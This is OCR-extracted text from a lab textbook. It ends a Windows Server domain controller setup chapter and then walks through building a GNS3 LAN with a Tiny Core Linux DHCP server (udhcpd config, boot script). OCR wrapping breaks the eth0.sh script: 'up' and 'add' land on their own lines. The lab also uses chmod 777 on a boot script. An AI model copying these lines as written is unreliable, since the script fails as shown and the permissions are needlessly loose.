
Global catalog: Yes

DNS Server: Yes

Create DNS Delegation: No

These settings can be exported to a Windows PowerShell script to automate additional installations

Figure 37 – Review and confirm



All prerequisite checks passed successfully. Click 'Install' to begin installation.

Prerequisites need to be validated before Active Directory Domain Services is installed on this computer


Windows Server 2022 domain controllers have a default for the security setting named "Allow cryptography algorithms compatible with Windows NT 4.0" that prevents weaker cryptography algorithms when establishing security channel sessions.

For more information about this setting, see Knowledge Base article 942564 (http://go.microsoft.com/fwlink/?LinkId=104751).

This computer has at least one physical network adapter that does not have static IP address(es) assigned to its IP Properties. If both IPv4 and IPv6 are enabled for a network adapter, both IPv4 and IPv6 static IP addresses should be assigned to both IPv4 and IPv6 Properties of the physical network adapter. Such static IP address(es) assignment should be done to all the physical network adapters for reliable Domain Name System

If you click Install, the server automatically reboots at the end of the promotion operation.

Figure 38 – Wait for green checkmark



Results

TARGET SERVER
WIN-228ODD1J16I

This server was successfully configured as a domain controller

View detailed operation results

Windows Server 2022 domain controllers have a default for the security setting named "Allow cryptography algorithms compatible with Windows NT 4.0" that prevents weaker

cannot be found or it does not run Windows DNS server. If you are integrating with an existing DNS infrastructure, you should manually create a delegation to this DNS server in the parent zone to ensure reliable name resolution from outside the domain "mycyber.local". Otherwise, no action is required.

You're about to be signed out

The computer is being restarted because Active Directory Domain Services was installed or removed.

Close

WIN-228ODD1J16I 34 Warning disk System 6/29/2023 2:48:07 PM

Figure 39 – It will restart automatically

CHAPTER 9

Build a Simple Local Area Network with DHCP

MATHEW J. HEATH VAN HORN, PHD

A Local Area Network (LAN) has many definitions depending on who you speak to. They can be defined by geography, function, or electrical connections. In this book, we typically use the term “LAN” to specify a few end devices connected to the same switch. This is a gross oversimplification of LANs, but simplification is helpful when exploring larger concepts. Consider how we use logs to represent exponential equations or ask veterans in the audience to stand for recognition. Both actions are simplifications of greater meaning.

In this lab, we show you how to make a fundamental LAN with DHCP that won’t stress your host machine’s resources.

LEARNING CONCEPTS

- Create a functional LAN with:
    - 1 switch
    - 2 PCs
    - 1 DHCP server

PREREQUISITES

- Chapter 2 – Setup a GNS3 environment
- Chapter 5 – Install Tiny Core Linux
- Chapter 6 – Adding a VM to GNS3

DELIVERABLES

- None – this is a preparatory lab for other labs

RESOURCES

- GNS3 Documentation – https://docs.gns3.com/

CONTRIBUTORS AND TESTERS

- Jacob M. Christensen, C.I.S. Student, ERAU-Prescott
- Julian Romano, C.I.S. Student, ERAU-Prescott
- Cody Shinkyu Park, Honeywell Software Engineer, ERAU-Prescott Alumni
- Evan Paddock, Cybersecurity Student, ERAU-Prescott
- Dante Rocca, Cybersecurity Student, ERAU-Prescott
- Sawyer Hansen, Cybersecurity Student, ERAU-Prescott

Phase I – Inital Setup

Initial setup involves creating a workspace, segmenting that workspace, and then labeling the components. By the end of the this chapter, your network should look like the following:




Figure 1 – Final GNS3 network

1. Ensure you have completed the prerequisites before starting the lab

2. Open Oracle VirtualBox Manager

3. Make a full clone of the TinyCoreLinux VM

   3.1. *Right-click* on the machine and select *Clone* (Figure 2)

   3.2. Rename it to “TC-red” and select the option to generate new MAC addresses (Figure 3), then click *Next*

   3.3. Select Full Clone, then click *Finish*

4. **Right-click** on the TC-red VM and click on *settings* (Figure 4)

5. Navigate to “Network” and change the ***network adapter 1 settings*** to *Generic Driver* and*UDPTunnel,* then click *OK* (Figure 5)

6. Start GNS3 and start a new blank project. Name it anything you like, but for this example, we are calling it *Simple LAN*

7. Add the TC-red VM to the GNS3 appliances – Change its symbol to a Red Server

8. In the GNS3 toolbar ribbon, click on the *Draw a Rectangle* tool and click the workspace to place a rectangle (Figure 6)

9. You can use the mouse to resize the rectangle at any time

10. Change the properties of the rectangle by ***right-clicking*** on the edge and selecting *Style* (Figure 7)

    10.1. Some people use a fill color and some don’t (Figure 8)

    10.2. Change the border color to a primary color (we are using red)

    10.3. Change the Border width to*6 px*

    10.4. Click ***apply***, then click ***ok***

11. GNS3 uses layers for its graphics. Generally, the shapes are at a higher layer than the connectors. This means that anything you put into the box risks not being seen. So you can change the box’s layer now or at any time by *right-clicking* on the shape and selecting *Lower one layer* (Figure 9)

12. Place the following inside the red rectangle

    12.1. Ethernet Switch

    12.2. Two (2) VPCS

    12.3. TC-red VM

13. Connect the devices to the switch

14. Use the *note tool* – next to the shape tool – to add a new note of "Red Network 192.168.1.0/24"

15. Use the *note tool* to add a new note of ".250" next to the TC-Red VM (Figure 10)

16. Start all devices

Phase II – Configure DHCP on TC-red VM

Tiny Core Linux comes with a DHCP service. However, we will have to type quite a bit to make it work. When you are finished with this lab, you may want to use these instructions to create a default TC-DHCP VM that you can clone whenever you need a lightweight DHCP server.

NOTE: Most errors encountered by testers were due to typos. Be careful and everything should work fine.

1. Navigate to the TC-Red VM and open a terminal (Figure 11)

2. Configure the ethernet interface with a static IP address

   2.1. Open a new configuration file by typing

```
  > sudo vi /opt/eth0.sh
```

   2.2. You will see a lot of tildes (~) which means a blank document

   2.3. Press*i* to activate insert, and type the following in the file (Figure 12)

```
  # fast storage device may need a delay on boot for the settings to take
# adjust the following sleep statement if needed
sleep .2
  #kill the dhcp client for eth0
sleep 1
if [ -f /var/run/udhcpc.eth0.pid ]; then rm /var/run/udhcpc.eth0.pid;
sleep 0.1
fi
  #configure the interface eth0
ifconfig eth0 192.168.1.250 netmask 255.255.255.0 broadcast 192.168.1.255
up
  #start the DHCP server process once the interface is ready with the IP
add
```

```
sleep .1
sudo udhcpd /etc/udhcpd.conf &
```

2.4. Press *esc* to exit the edit mode

2.5. Press the full colon *:* followed by *wq* (this means write out – old school save file – and quit)

```
  :wq
```

2.6. Now type in the command line

```
  > sudo chmod 777 /opt/eth0.sh
```

2.7. Followed by

```
  > sudo /opt/eth0.sh
```

2.8. You can check if interface eth0 is configured (Figure 13) by typing

```
  > ifconfig
```

3. Create a DHCP configuration file

3.1. Type

```
  > sudo vi /etc/udhcpd.conf
```

3.2. In this new file, press *i* to insert and type the following

```
  start 192.168.1.100
end 192.168.1.200
interface eth0
option subnet 255.255.255.0
option router 192.168.1.250
option lease 43200
option dns 192.168.1.250
option domain local
```

NOTE: These settings mean the following

Statement	Setting	Meaning
Start	192.168.1.100	This is the first possible IP address that can be given out to end devices asking for an IP address
Stop	192.168.1.200	This is the last possible IP address that can be given out to end devices asking for an IP address
interface	eth0	This is the network interface that will be looking for DHCP requests
option subnet	255.255.255.0	The IPv4 subnet mask used for this network (192.168.1.0)
option router	192.168.1.250	This is the IP address of the gateway router to leave the local LAN
option lease	43200	The amount of seconds between lease refresh – this is 12 hours
option dns	192.168.1.250	DNS should use this gateway router
option domain	local	DNS requests will resolve locally first before using the gateway

3.3. When finished typing, (Figure 14) press escape followed by

```
:wq
```

3.4. Then start the DHCP Daemon by typing

```
sudo udhcpd /etc/udhcpd.conf
```

3.5. Verify if the DHCP process is running by typing the following

```
sudo netstat -anp
```

3.6. You should see a listing line like this: udp 0 0 0.0.0.0:67 0.0.0.0:* 1413/udhcpd (Figure 15)

4. Remember, Tiny Core Linux has limited persistence, so we have to add our DHCP configuration file to the list

4.1. Gain change permissions to the bootlocal file by typing

```
  sudo chown root:staff /opt/bootlocal.sh
sudo chmod 775 /opt/bootlocal.sh
```

4.2. Now add the persistence by typing the following

```
  sudo echo ‘etc/udhcpd.conf’ >> /opt/.filetool.lst
sudo echo ‘opt/eth0.sh’ >> /opt/.filetool.lst
sudo echo ‘opt/eth0.sh &’ >> /opt/bootlocal.sh
filetool.sh -b
```

4.3. You should get a confirmation like in (Figure 16)

4.4. Now reboot TC-red to verify the settings were retained by typing the following at the command line

4.4.1. Static IP is configured (Figure 13)

```
ifconfig
```

4.4.2. DHCP server is running (Figure 15)

```
sudo netstat -anp
```

Phase III – Verify hosts are getting IP addresses

We can never be certain that our VPCS are getting IP addresses until we try it.

1. Navigate to the GNS3 workspace
2. Right-click on a *VPCS console* and type

```
ip dhcp
```

3. You should get a response of an IP address between 192.168.1.100 – 192.168.1.200 (Figure 17)
4. Note the IP address and use the GNS3 note tool to add the IP address to the Workspace (Figure 18)

NOTE: Most errors encountered by testers were due to typos. Be careful and everything should work fine.

Final Note – you can change the DHCP configuration any time by modifying IP addresses. For instance if our network was 20.20.0.0/16 and we knew our gateway router was 20.20.20.254, we would change are settings to the following:

Purpose	Lab IP Address	Possible Modification
Network ID	192.168.1.0	20.20.0.0
subnet mask	255.255.255.0	255.255.0.0
Static IP (this DHCP Server)	192.168.1.250	20.20.20.1
Option Router (gateway or next-hop)	192.168.1.250	20.20.20.254
start – the first available IP address for DHCP	192.168.1.100	20.20.20.50
stop – the last available IP address for DHCP	192.168.1.200	20.20.20.99
Option DNS (the gateway if DNS cannot be resolved locally)	192.168.1.250	20.20.20.254
lease time (in seconds)	43200 (=12 hours)	21600 (= 6 hours)

End of Lab

List of Figures for Print Copy





Figure 2 – Cloning a VM



Clone Virtual Machine

New machine name and path

Please choose a name and optionally a folder for the new virtual machine. The new machine will be a clone of the machine **TinyCoreLinux**.

Name: TC-Red

Path: C:\Users\mheat\VirtualBox VMs

MAC Address Policy: Generate new MAC addresses for all network adapters

Additional Options: □ Keep Disk Names

□ Keep Hardware UUIDs

Figure 3 – Renaming and resetting MACs


